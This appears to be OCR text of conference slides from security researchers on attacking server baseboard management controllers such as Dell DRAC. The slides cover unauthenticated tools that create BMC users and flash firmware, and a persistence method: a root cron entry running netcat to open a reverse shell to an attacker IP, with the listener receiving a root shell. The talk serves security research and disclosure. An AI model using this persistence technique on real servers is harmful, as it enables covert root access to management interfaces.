
- On some BMCs, OS Tools are **Unauthenticated**
- Allow you to create users on the BMC
- Flash the Firmware
- Enable an emulated network, compromise it using one of our bugs.








DEMO TIME!



Inet
DMZ
Server 1
BMC 1
OOB Network
Server 2
BMC 2
Server 3
BMC 3
Backend Network


DEMO TIME!

# PERSISTENCE

Like the 90's kids

**Flashing the firmware is easy, however it's signed.**



# Hey '90s kid!

# you are old

# List and check all the

```
/dev/mmcblk0p14 on /flash/data2 type ext2 (rw,noatime,errors=continue)
/dev/mmcblk0p13 on /mnt/cores type ext3 (rw,noatime,errors=continue,user_xattr,barrier=1,data=writeback)
/dev/mmcblk0p12 on /mmc1 type ext3 (rw,noatime,errors=continue,user_xattr,barrier=1,data=ordered)
/dev/mmcblk0p9 on /flash/pd9 type squashfs (ro,noatime)
/dev/mmcblk0p11 on /flash/data0 type ext3 (rw,noatime,errors=continue,barrier=1,data=ordered)
/dev/mmcblk0p15 on /mmc2 type ext3 (rw,noatime,errors=continue,barrier=1,data=ordered)
tmpfs on /var/volatile type tmpfs (rw,relatime)
mtd:lcl on /flash/data1 type jffs2 (rw,noatime)
/dev/mmcblk0p9 on /flash/pd0 type squashfs (ro,noatime)
```

# No shame on persisting through cron, Right? Right!?

```
$ cd /var/spool/cron
$ ls -lha
drwxr-xr-x  2 root  root    31 Jul 27  2017 .
drwxr-xr-x  3 root  root    27 Jul 27  2017 ..
lrwxrwxrwx  1 root  root    21 Jul 27  2017 crontabs -> /flash/data0/crontabs
```

# Setting up a cron file

```
$ LS -LHA
DRWXR-XR-X   2 ROOT   ROOT     1.0K FEB 22 19:11 .
DRWXR-XR-X  19 ROOT   ROOT     1.0K DEC 31 1999 ..
-RWXRWXRWX   1 ROOT   ROOT       48 FEB 21 19:54 ROOT
$ CAT ROOT
* * * * * /BIN/NC 192.168.1.136 4040 -E /BIN/SH
```

# Getting a connect back!

```
user@ilohop:~$ nc -v -l 4040
Listening on [0.0.0.0] (family 0, port 4040)
Connection from [192.168.1.135] port 4040 [tcp/*] accepted (family 2, sport 59455)
$ id
uid=0(root) gid=0(root) groups=0(root)
```


DEMO TIME!

# TODO

- A bunch of proprietary protocols to be analyzed
- Write Exploits for the HP ILO 2
- More Research on DMA
- Analyze tools used to remotely manage BMC
- LOMs and NC-SI

# CONCLUSION

- **DRAC's are intended to be on a separate management network; they are not designed nor intended to be placed on or connected to the internet.** Doing so could expose the connected system to security and other risks for which Dell is not responsible.

# Questions?

# SHOUT OUT TO OUR AMAZING TEAM!

## (We are hiring)

Mr R., Oren, ivan, juan, EMI, LEFF, BAS and DANNY

@nicowaisman @gnuler